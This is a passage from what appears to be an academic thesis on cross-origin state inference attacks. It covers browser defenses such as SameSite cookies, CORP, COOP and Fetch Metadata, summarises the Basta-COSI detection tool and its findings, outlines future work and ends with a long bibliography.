COSI attacks leverage the ambient authority problem in web browsers [87]. This problem arises due to the automatic inclusion of HTTP cookies [45], client-side certificates [89], and HTTP authentication credentials [46] in the HTTP requests by web browsers, while websites return state-dependent responses based on these values. In order to partially relax this problem, browser vendors have adopted the SameSite cookies defense. Using this defense, web sites can prevent web browsers from automatically sending certain cookie values in cross-origin HTTP requests by using the `SameSite` attribute in the `Cookie` header [90, 105]. This prevents the attack page from sending valid cross-origin HTTP requests and receiving responses that manifests the victim's state. Although this defense is currently supported by prominent web browsers [91, 92, 93], web sites expecting legitimate cross-origin HTTP requests may face difficulties while implementing it. For instance, Dropbox encountered many challenges during their implementation [94]. Additionally, this defense can not prevent the ambient authority problem caused by automatic sending of client-side certificates and the HTTP authentication credentials.

8.2.2 Cross-Origin Resource Policy

Cross-Origin Resource Policy (CORP) is an emerging security feature [95] that allows web sites to protect their resources from being included by potentially malicious web sites hosted at other origins, and thereby preventing COSI attacks. In other words, CORP enables websites to ask browsers to disallow cross-origin requests to specific resources. Using this policy, a server can set a *from-origin: same* header on the responses it wants to protect. The request is not prevented, rather the browser avoids leakage by stripping the response body. CORP is currently supported by Chrome, and Safari.

There are also new discussions (see [95]) on extending this restriction to prevent the loading of cross-origin URLs using the *window.open()* method. Cross-Origin Read Blocking (CORB) [96] is yet another important policy that complements CORP by automatically protecting against XSS-based and speculative side-channel attacks that are based on loading cross-origin, cross-type HTML, XML, and JSON resources. CORB's working mechanism is based on browser MIME-type sniffing capabilities to distinguish

resource types. When CORB concludes that a response needs to be safeguarded, both the response body and response headers are modified (i.e., the response headers are removed, and the response body is replaced with an empty body).

8.2.3 Cross-Origin Opener Policy

Many browser vendors are currently discussing [97] to design appropriate security countermeasures that will restrain malicious web sites from abusing other web sites by opening them in a window or frame. The Cross-Origin Opener Policy (COOP) will enable websites to avoid speculative side-channel COSI attacks performed by abusing the *window.open()* method and the postMessage API (since the parent-child frame hierarchy can not be built anymore to capture the broadcasted messages). This defense would specifically target *OP-FrameCount, OP-Window Properties*, and *postMessage* attack classes.

8.2.4 Fetch Metadata

Fetch metadata is an emerging security feature [98] that aims to provide the necessary information for web sites to designate potentially malicious HTTP requests causing COSI attacks. When a COSI attack page is loaded at a web browser supporting the fetch metadata feature, and a cross-origin HTTP request is sent by the page, the browser will automatically add additional provenance metadata headers about the request. These headers carries information regarding the provisional circumstances that led to the creation of the request. By checking the value of these headers, the target web site can potentially identify the malicious HTTP requests originated from untrusted origins. This feature is currently supported by Chrome.

8.2.5 Tor

The Tor browser's state is isolated based on the URL in the address bar. Therefore, the browser does not attach cookies and Authorization header values to cross-origin HTTP requests generated through inclusions using HTML tags. Additionally, Tor web browser takes many preventive measures against Timing-based COSI attacks [108]. However, during our experiments, we noticed that the state isolation is not properly enforced for the *window.open()* method. For instance, the authentication headers are automatically attached to the HTTP requests generated through the *window.open()* method. Therefore, even Tor users are vulnerable to the novel postMessage attack class we proposed.

9 Conclusion

This chapter will discuss the conclusions and the summary of our work as well as the measures that could to be taken in the future as a next step to further develop the contributions of this work.

9.1 Summary

A cross-origin state inference attack is a type of cross-site information leakage attack that helps an attacker uncover the state of a benign user visiting an attacker-controlled web page by exploiting web browser's speculative side-channels. COSI attacks can have important security implications including determining if the victim has an account or is the administrator of a prohibited target site, or if it owns sensitive content hosted at the target site. They can facilitate the launch of other web attacks, potentially with serious consequences, most importantly including authenticated cross-site request forgery attacks, cross-site script inclusion attacks, browser fingerprinting or targeted phishing attacks.

In this paper, we have presented the first systematic framework for large-scale analysis and automatic detection of COSI attacks. Our study has analyzed the mechanisms behind 25 instances of COSI attacks, classified them into 38 different attack classes and grouped these classes under the same COSI attack denomination. Additionally, our approach identified a novel COSI attack class based on *window.postMessage*.

Detecting COSI attacks requires an exhaustive exploration of the target website, which is time-consuming, costly and poorly suited for manual analysis. To address this, we have designed a novel hybrid detection approach for COSI attacks and implemented our detection approach into Basta-COSI, the first automated tool to detect COSI attacks that works in various stages of state script creation, crawling URLs, COSI data collection,

Attack	Infer user state from browser side-channel leaks
Important Consequences	Deanonymization, Access Detection, Login Detection, Account Type Detection
Classes	Presented the first systematic study of COSI attacks, identifying 38 attack classes (22 novel), and 10 leak methods (1 novel)
Detection	Basta-COSI, the first automated tool for detecting COSI attacks using a hybrid model
Experiments	Tested websites from top 100 Alexa, founded at least an instance of one leaking method in all tested websites.
Defenses	Secret token validation, Origin/Referer Header Validation, Tor, Cross-Origin Opener Policy, Fetch Metadata, Cross-Origin Resource Policy, SameSite Cookies

Table 9.1: Brief summary of this work.

attack vector identification, and attack page generation. Basta-COSI takes as input the browser and the state script functions that are able to load different states into the browser, and outputs the COSI attack page to infer the target state. For this, Basta-COSI would first crawl the target website from each loaded state. Then, candidate test attack pages are created for each crawled URL and the side-channel data is collected and stored for each state (COSI data collection). Subsequently, SD-URLs are identified by comparing the collected data at different states, and rest of the URLs are filtered out (attack vector identification). During the attack page generation, valid COSI attack pages are crafted based on the identified attack vectors and SD-URLs. We have applied Basta-COSI to Alexa top-ranked websites, including four popular stand-alone web applications (HotCRP, GitLab, GitHub, OpenCart) and five live sites (Amazon, Linkedin, Google-Drive, Blogger, Pinterest), finding COSI attacks against each of them. Finally, we have introduced browser-supported and site-specific countermeasures against COSI attacks, both of which can be implemented either on a system-wide basis or on a per-URL basis. Both approaches come with their pros and cons. Table 9.1 provides a brief summary of this work.

9.2 Future Work

While Basta-COSI is designed in a way that avoids false positives (addressed in the attack vector identification phase), it is very possible that it misses some COSI attacks (i.e., false negatives are possible). Basta-COSI is only able to find the variants of COSI attack classes it supports. Basta-COSI can be improved such that the incidence rate of false negatives are measured and decreased. In our conjecture, the systematization we

provided is complete. However, there may be emerging or newly discovered side-channels in the future that are not addressed in this work, and thus shall be implemented on the top of Basta-COSI. Another fundamental point to further investigate is the high incidence rate of COSI attacks. In other words, it must be clarified if the high incidence rate is due to the lack of education on the part of the developers, or whether the developers simply do not care about these attacks (e.g., as they have other important concerns). Additionally, it would be interesting to see how widespread the proposed countermeasures are. For example, examining how prominently some of the proposed policies are applied by popular web applications. It would be even more interesting to see how effectively the proposed defences will mitigate the COSI attacks, and what other defensive strategies can be designed and applied as an alternative.

Bibliography

References

[1] Same Origin Policy. [Online] Available: `https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy`.

[2] Tor. [Online] Available: `https://www.torproject.org/`.

[3] T. Van Goethem, W. Joosen, and N. Nikiforakis, "The clock is still ticking: Timing attacks in the modern web," in Proceedings of the 2015 ACM SIGSAC Conference on Computer and Communications Security, 2015.

[4] A. Barth, C. Jackson, and J. C. Mitchell. Robust defenses for cross-site request forgery. In Proceedings of the 15th ACM Conference on Computer and Communications Security (New York, NY, USA, 2008), CCS '08, ACM, pp. 75–88.

[5] W. Zeller, and E. W. Felten. Cross-Site Request Forgeries: Exploitation and Prevention, Princeton (2008).

[6] G. Pellegrino, M. Johns, S. Koch, M. Backes, and C. Rossow. Deemon: Detecting csrf with dynamic analysis and property graphs. In Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (New York, NY, USA, 2017), CCS '17, ACM, pp. 1757–1771.

[7] J. Schwenk, M. Niemietz, and C. Mainka, "Same-origin policy: Evaluation in modern browsers," In Proceedings of the 2017 USENIX Security Symposium (USENIX Security 17).

[8] G. G. Gulyas, D. F. Some, N. Bielova, and C. Castelluccia, "To extend or not to extend: on the uniqueness of browser extensions and web logins," in Workshop on Privacy in the Electronic Society, 2018.

[9] S. Lekies, M. Johns, W. Tighzert, et al. The state of the cross-domain nation. In Proceedings of the 5th Workshop on Web 2.0 Security and Privacy, W2SP (2011)

[10] S. Lekies, B. Stock, M. Wentzel, and M. Johns. The unexpected dangers of dynamic javascript. In 24th USENIX Security Symposium (USENIX Security 15) (Washington, D.C., 2015), USENIX Association, pp. 723–735.

[11] J. Grossman and R. Hansen. (2006) Detecting States of Authentication With Protected Images. [Online]. Available: http://web.archive.org/web/20150417095319/http://ha.ckers.org/blog/20061108/detecting-states-of-authentication-with-protected-images/.

[12] J. Grossman. (2006) I know if you're logged-in, anywhere. [Online]. Available: https://blog.jeremiahgrossman.com/2006/12/i-know-if-yourelogged-in-anywhere.html.

[13] C. Evans. (2008) Cross-domain leaks of site logins. [Online]. Available: https://scarybeastsecurity.blogspot.com/2008/08/crossdomain-leaks-of-site-logins.html.

[14] C. Evans. (2009) Cross-domain search timing. [Online]. Available: https://scarybeastsecurity.blogspot.com/2009/12/cross-domain-search-timing.html.

[15] E. Homakov. (2013) Disclose domain of redirect destination taking adventadge of CSP. [Online]. Available: https://bugs.chromium.org/p/chromium/issues/detail?id=313737.

[16] R. Linus. (2016) Your Social Media Fingerprint. [Online]. Available: https://github.com/RobinLinus/socialmedia-leak.

[17] A. Bortz, D. Boneh, and N. Palash, "Exposing private information by timing web applications," in Proceedings of the 2007 International Conference on World Wide Web, 2007.

[18] N. Gelernter and A. Herzberg, "Cross-site search attacks," in Proceedings of the 2015 ACM SIGSAC Conference on Computer and Communications Security, 2015.

[19] J. Grossman. (2008) Login Detection, whose problem is it? [Online]. Available: https://blog.jeremiahgrossman.com/2008/03/login-detectionwhose-problem-is-it.html.

[20] (2012) I Know What Websites You Are Logged- In To (Login-Detection via CSRF). [Online]. Available: https://www.whitehatsec.com/blog/i-know-what-websites-youare-logged-in-to-login-detection-via-csrf/.

[21] J. Schwenk, M. Niemietz, and C. Mainka, "Same-origin policy: Evaluation in modern browsers," in Proceedings of the 2017 USENIX Security Symposium (USENIX Security 17), 2017.

[22] S. Lekies, B. Stock, M. Wentzel, and M. Johns, "The unexpected dangers of dynamic javascript," in Proceedings of the 2015 USENIX Security Symposium, 2015.

[23] HTML Window.postMessage() feature. [Online]. Available:https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage.

[24] X. Cai, X. C. Zhang, B. Joshi, R. Johnson, "Touching from a distance: website fingerprinting attacks and defenses," in Proceedings of the 2012 ACM conference on Computer and communications security, 2012.

[25] M. Cardwell. (2011) Abusing HTTP Status Codes to Expose Private Information. [Online]. Available: https://www.grepular.com/Abusing_HTTP_Status_Codes_to_Expose_Private_Information.

[26] G. Crawley. (2018) Thousands hit by porn blackmail scam. [Online]. Available: https://www.express.co.uk/news/uk/993251/porn-blackmailscam-cyber-criminals-demanding-ransom.

[27] A. Hern. (2016) Spouses of ashley madison users targeted with blackmail letters. [Online]. Available: https://www.theguardian.com/technology/2016/mar/03/ashley-madison-users-spouses-targeted-by-blackmailers.

[28] A. Armando, R. Carbone, L. Compagna, J. Cuellar, and L. Tobarra, "Formal analysis of saml 2.0 web browser single sign-on: Breaking the saml-based single sign-on for google apps," in Proceedings of the 2008 ACM Workshop on Formal Methods in Security Engineering, 2008.

[29] C. Bansal, K. Bhargavan, and S. Maffeis, "Discovering concrete attacks on website authorization by formal analysis," in Proceedings of the 2012 IEEE Computer Security Foundations Symposium, 2012.

[30] R. Wang, S. Chen, and X. Wang, "Signing me onto your accounts through facebook and google: a traffic-guided security study of commercially deployed single-sign-on web services," in Proceedings of the 2012 IEEE Symposium on Security and Privacy (Oakland), 2012.

[31] S. Lekies, B. Stock, and M. Johns, "25 million flows later: large-scale detection of dom-based xss," in Proceedings of the 2013 ACM SIGSAC conference on Computer and communications security, 2013.

[32] E. Homakov. (2014) Using Content-Security-Policy for Evil. [Online]. Available: http://homakov.blogspot.com/2014/01/using-contentsecurity-policy-for-evil.html.

[33] Detect the Same-Origin Redirection with a bug in Firefox's CSP Implementation. [Online]. Available: https://diary.shift-js.info/csp-fingerprinting/.

[34] W. G. Halfond, J. Viegas, and A. Orso, "A classification of SQL-injection attacks and countermeasures," in Proceedings of the IEEE International Symposium on Secure Software Engineering. Vol. 1. IEEE, 2006.

[35] S. Gupta, and B. B. Gupta, "Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art," in International Journal of System Assurance Engineering and Management 8.1 (2017): 512-530.

[36] A. Aziz, "The evolution of cyber attacks and next generation threat protection," RSA conference, 2013.

[37] E. Kirda, and C. Kruegel, "Protecting users against phishing attacks with antiphish," in 29th Annual International Computer Software and Applications Conference (COMPSAC'05). Vol. 1. IEEE, 2005.

[38] M. Zalewski. (2008) Browser security handbook, part 2. [Online]. Available: https://code.google.com/archive/p/browsersec/wikis/Part2.wiki#Same-originpolicy.

[39] A. Barth, "The web origin concept," 2010. [Online]. Available: https://tools.ietf.org/html/rfc6454.

[40] T. Berners-Lee, Uniform resource locators (url). [Online]. Available: https://www.ietf.org/rfc/rfc1738.txt.

[41] Introduction to the DOM. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction.

[42] XMLHttpRequest. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest.

[43] Cross-Origin Resource Sharing (CORS). [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS.

[44] C. Shiflett. (2006) Javascript Login Check. [Online]. Available: http://shiflett.org/blog/2006/javascript-login-check.

[45] A. Barth, "Http state management mechanism." [Online]. Available: https://tools.ietf.org/html/rfc6265.

[46] HTTP authentication: Basic and digest access authentication. [Online]. Available: https://tools.ietf.org/html/rfc2617.

[47] A. Barth, "The http origin header." [Online]. Available: https://tools.ietf.org/id/draft-abarth-origin-03.html.

[48] DOM on-event handlers. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/Guide/Events/Event_handlers.

[49] HTTP user-agent header. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/User-Agent.

[50] Opera version history. [Online]. Available: https://help.opera.com/en/opera-version-history/.

[51] Anthony, Tom. (2012) Detect if visitors are logged into twitter, facebook or google+. [Online]. Available: http://www.tomanthony.co.uk/blog/detect-visitor-social-networks/.

[52] X-Frame-Options. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options.

[53] MIME types. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types.

[54] 4xx Client errors. [Online]. Available: https://en.wikipedia.org/wiki/List_of_HTTP_status_codes#4xx_Client_errors.

[55] 5xx Server errors. [Online]. Available: https://en.wikipedia.org/wiki/List_of_HTTP_status_codes#5xx_Server_errors.

[56] M. A. Jaro, "Advances in record-linkage methodology as applied to matching the 1985 census of tampa, florida," Journal of the American Statistical Association, vol. 84, no. 406, pp. 414–420, 1989.

[57] Opening a New Window by Window.open(). [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/Window/open.

[58] G. Rydstedt, E. Bursztein, D. Boneh, and C. Jackson, "Busting frame busting: a study of clickjacking vulnerabilities at popular sites," in IEEE Oakland Web 2.0 Security and Privacy (W2SP), 2010.

[59] Image Object Properties. [Online]. Available: https://www.w3schools.com/jsref/dom_obj_image.asp.

[60] Web Video Text Tracks Format (WebVTT). [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/WebVTT_API.

[61] J. Mao, Y. Chen, F. Shi, Y. Jia, and Z. Liang, "Toward Exposing Timing-Based Probing Attacks in Web Applications", in International Conference on Wireless Algorithms, Systems, and Applications (WASA), 2016.

[62] R. Masas. (2018) Patched Facebook Vulnerability Could Have Exposed Private Information About You and Your Friends.

[63] K.S. Bhogal, K.D. Botzum, K.S. Kang, and A. Polozoff, "Allowing authorized pop-ups on a website," In International Business Machines Corp, 2012.

[64] HTML DOM IFrame Object. [Online]. Available: https://www.w3schools.com/jsref/dom_obj_frame.asp.

[65] Globl Event Handlers. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/GlobalEventHandlers/onerror.

[66] Capture and report javascript errors. [Online]. Available: https://blog.sentry.io/2016/01/04/client-javascript-reporting-window-onerror.

[67] S. Son, and V. Shmatikov, "The Postman Always Rings Twice: Attacking and Defending postMessage in HTML5 Websites," NDSS, 2013.

[68] A. Weiss, "Top 5 security threats in HTML5." [Online]. Available: http://www.esecurityplanet.com/trends/article.php/3916381/Top-5-Security-Threats-in-HTML5.htm.

[69] E. W. Felten, and M. A. Schneider, "Timing attacks on web privacy," In ACM Conference on Computer and Communications Security, pages 25–32, 2000.

[70] C. Jackson, A. Bortz, D. Boneh, and J. Mitchell, "Protecting browser state from web privacy attacks," In Proceedings of the 15th ACM World Wide Web Conference, 2006.

[71] Content-Security-Policy, [Online]. Available: https://developers.google.com/web/fundamentals/security/csp/.

[72] Content-Security-Policy Fingerprinting, [Online]. Available: https://diary.shift-js.info/csp-fingerprinting/.

[73] M. West, "Content Security Policy Level 3." [Online]. Available: https://www.w3.org/TR/CSP3/#security-considerations.

[74] M. West., A. Barth, and, D. Veditz, "Content Security Policy Level 2." [Online]. Available: https://www.w3.org/TR/CSP2/.

[75] HTTP POST request. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods/POST.

[76] C. A. Staicu and M. Pradel, "Leaky images: Targeted privacy attacks in the web," in To appear at the 2019 USENIX Security Symposium (USENIX Security 19), 2019.

[77] R. Masas. (2019) Mapping communication between facebook accounts using a browser-based side channel attack. [Online]. Available: https://www.imperva.com/blog/mapping-communication-betweenfacebook-accounts-using-a-browser-based-side-channel-attack/.

[78] Selenium with python. [Online]. Available: https://selenium-python.readthedocs.io/index.html.

[79] OWASP Zed Attack Proxy Project. [Online]. Available: https://www.owasp.org/index.php/ZAP.

[80] Google chrome. [Online]. Available: https://www.google.com/chrome/.

[81] The new firefox. [Online]. Available: https://www.mozilla.org/en-US/firefox/.

[82] Microsoft edge. [Online]. Available: https://www.microsoft.com/enus/windows/microsoft-edge.

[83] C. Jackson, A. Bortz, D. Boneh, and J. C. Mitchell, "Protecting browser state from web privacy attacks," in Proceedings of the 2006 International Conference on World Wide Web, 2006.

[84] G. Wondracek, T. Holz, E. Kirda, and C. Kruegel, "A practical attack to de-anonymize social network users," in Proceedings of the 2010 IEEE Symposium on Security and Privacy, 2010.

[85] E. Y. Chen, J. Bau, C. Reis, A. Barth, and C. Jackson, "App isolation: Get the security of multiple browsers with just one," in Proceedings of the 2011 ACM Conference on Computer and Communications Security, 2011.

[86] A. Clover, "CSS visited pages disclosure," BUGTRAQ mailing list posting, 2002.

[87] A. Czeskis, A. Moshchuk, T. Kohno, and H. Wang, "Lightweight server support for browser-based csrf protection," in Proceedings of the 2013 International Conference on World Wide Web, 2013.

[88] A. Sudhodanan, R. Carbone, L. Compagna, N. Dolgin, A. Armando, and U. Morelli, "Large-scale analysis detection of authentication crosssite request forgeries," in Proceedings of the 2017 IEEE European Symposium on Security and Privacy, 2017.

[89] M. Johns and J. Winter, "RequestRodeo: Client side protection against session riding," 2006. [Online]. Available: https://www.owasp.org/images/4/42/RequestRodeo-MartinJohns.pdf.

[90] M. West, "Same-site cookies," 2016. [Online]. Available: https://tools.ietf.org/html/draft-west-first-party-cookies-07.

[91] "Platform status," 2018. [Online]. Available: https://developer.microsoft.com/en-us/microsoft-edge/platform/status/samesitecookies/?q=samesite.

[92] P. Tabriz, "Chromium Quarterly Updates," 2016. [Online]. Available: https://dev.chromium.org/Home/chromium-security/quarterly-updates#TOC-Q2-2016.

[93] C. Kerschbaumer, F. Marier, and M. Goodwin, "Supporting Same- Site Cookies in Firefox 60," 2018. [Online]. Available: https://blog.mozilla.org/security/2018/04/24/same-site-cookies-in-firefox-60/.

[94] R. Sharma, "Preventing cross-site attacks using same-site cookies," 2017. [Online]. Available: https://blogs.dropbox.com/tech/2017/03/preventing-cross-site-attacks-using-same-site-cookies/.

[95] Cross-Origin Resource Policy. [Online]. Available: https://github.com/whatwg/fetch/issues/687.

[96] Cross-Origin Read Blocking. [Online]. Available: https://www.chromium.org/Home/chromium-security/corb-for-developers.

[97] Cross-Origin-Window-Policy header. [Online]. Available: https://github.com/whatwg/html/issues/3740.

[98] M. West, "Fetch metadata request headers," 2018. [Online]. Available: https://mikewest.github.io/sec-metadata/.

[99] L. Olejnik, C. Castelluccia, and A. Janc, "Why Johnny Can't Browse in Peace: On the Uniqueness of Web Browsing History Patterns," in 5th Workshop on Hot Topics in Privacy Enhancing Technologies (HotPETs 2012), 2012.

[100] M. Smith, C. Disselkoen, S. Narayan, F. Brown, and D. Stefan, "Browser history re:visited," in 12th USENIX Workshop on Offensive Technologies (WOOT 18), 2018.

[101] C. Guan, K. Sun, Z. Wang, and W. Zhu, "Privacy breach by exploiting postmessage in html5: Identification, evaluation, and countermeasure," in Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security, 2016.

[102] B. Stock, M. Johns, M. Steffens, and M. Backes, "How the web tangled itself: Uncovering the history of client-side web (in)security," in Proceedings of the 2017 USENIX Security Symposium (USENIX Security 17), 2017.

[103] S. Chen, R. Wang, X. Wang, and K. Zhang, "Side-channel leaks in web applications: A reality today, a challenge tomorrow," in 2010 IEEE Symposium on Security and Privacy. IEEE, 2010, pp. 191–206.

[104] D. Akhawe, A. Barth, P. E. Lam, J. Mitchell, and D. Song, "Towards a formal foundation of web security," in Proceedings of the 2010 IEEE Computer Security Foundations Symposium, 2010.

[105] A. Janc and M. West, "How do we Stop Spilling the Beans Across Origins," 2018. [Online]. Available: `https://www.arturjanc.com/crossorigin-infoleaks.pdf`.

[106] J. Grossman, and R. Hansen, "Detecting States of Authentication With Protected Images, " 2006. [Online]. Available: `http://web.archive.org/web/20150417095319/http://ha.ckers.org/blog/20061108/detecting-states-of-authentication-with-protected-images/`.

[107] E. V. Nava, "Browser Side Channels", 2019. [Online]. Available: `https://github.com/xsleaks/xsleaks/wiki/Browser-Side-Channels`.

[108] M. Perry, E. Clark, S, Murdoch, and G. Koppen, "The Design and Implementation of the Tor Browser," 2018. [Online]. Available: `https://2019.www.torproject.org/projects/torbrowser/design/#identifier-linkability`.

[109] JQuery Ajax Method. [Online]. Available: `http://api.jquery.com/jquery.ajax`.

[110] OWSAP CSRF Prevention CheetSheet. [Online]. Available: `https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.md`.